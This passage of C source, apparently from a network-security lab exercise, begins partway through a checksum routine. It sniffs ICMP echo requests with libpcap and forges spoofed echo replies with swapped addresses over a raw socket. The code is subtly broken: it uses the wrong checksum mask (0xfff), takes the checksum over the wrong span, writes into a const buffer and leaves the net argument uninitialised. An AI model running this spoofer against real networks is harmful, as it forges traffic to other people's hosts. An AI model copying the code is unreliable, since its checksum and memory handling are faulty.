    unsigned short temp = 0;
    while(nleft > 1) {
        sum+= *w++;
        nleft -=2;
    }
    if (nleft == 1) {
        *(u_char *)(&temp) = *(u_char *)w;
        sum+=temp;
    }
    sum = (sum >> 16) + (sum & 0xfff);
    sum += (sum>>16);
    return (unsigned short)(~sum);
}

void spoof_reply(struct ipheader *ip) {
    const char buffer[1500];
    int ip_header_len = ip->iph_ihl * 4;
    struct icmpheader *icmp = (struct icmpheader *) ((u_char *)ip + ip_header_len);
    if(icmp->icmp_type != 8) return;

    memset((char *)buffer, 0, 1500);
    memcpy((char *)buffer, ip, ntohs(ip->iph_len));
    struct ipheader *newip = (struct ipheader *) buffer;
    struct icmpheader *newicmp = (struct icmpheader *) (buffer + ip_header_len);
    // Fill in the ICMP header
    newicmp->icmp_type=0;
    newicmp->icmp_chksum=0;
    newicmp->icmp_chksum = in_chksum((unsigned short *)icmp, ip_header_len);

    // Fill in the IP header
    newip->iph_ttl = 50;
    newip->iph_sourceip = ip->iph_destip;
    newip->iph_destip = ip->iph_sourceip;
    newip->iph_protocol = IPPROTO_ICMP;
    newip->iph_len=htons(sizeof(struct ipheader) + sizeof(struct icmpheader));
    // Send the spoofed packet
    send_raw_ip_packet(newip);
}

void got_packet(u_char *args, const struct pcap_pkthdr *header,const u_char *packet)
{
    struct ethheader *eth = (struct ethheader *)packet;
    if (ntohs(eth->ether_type) == 0x0800){
        struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));
        int ip_header_len = ip->iph_ihl * 4;
        if (ip->iph_protocol == IPPROTO_ICMP) {
            spoof_reply(ip);
        }
    }
}

int main(){
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "icmp";
    bpf_u_int32 net;
    // Step 1: Open live pcap session on NIC with name enp0s3
    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
    // Step 2: Compile filter_exp into BPF psuedo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);
    // Step 3: Capture packets
    pcap_loop(handle, -1, got_packet, NULL);
    pcap_close(handle); //Close the handle
    return 0;
}
```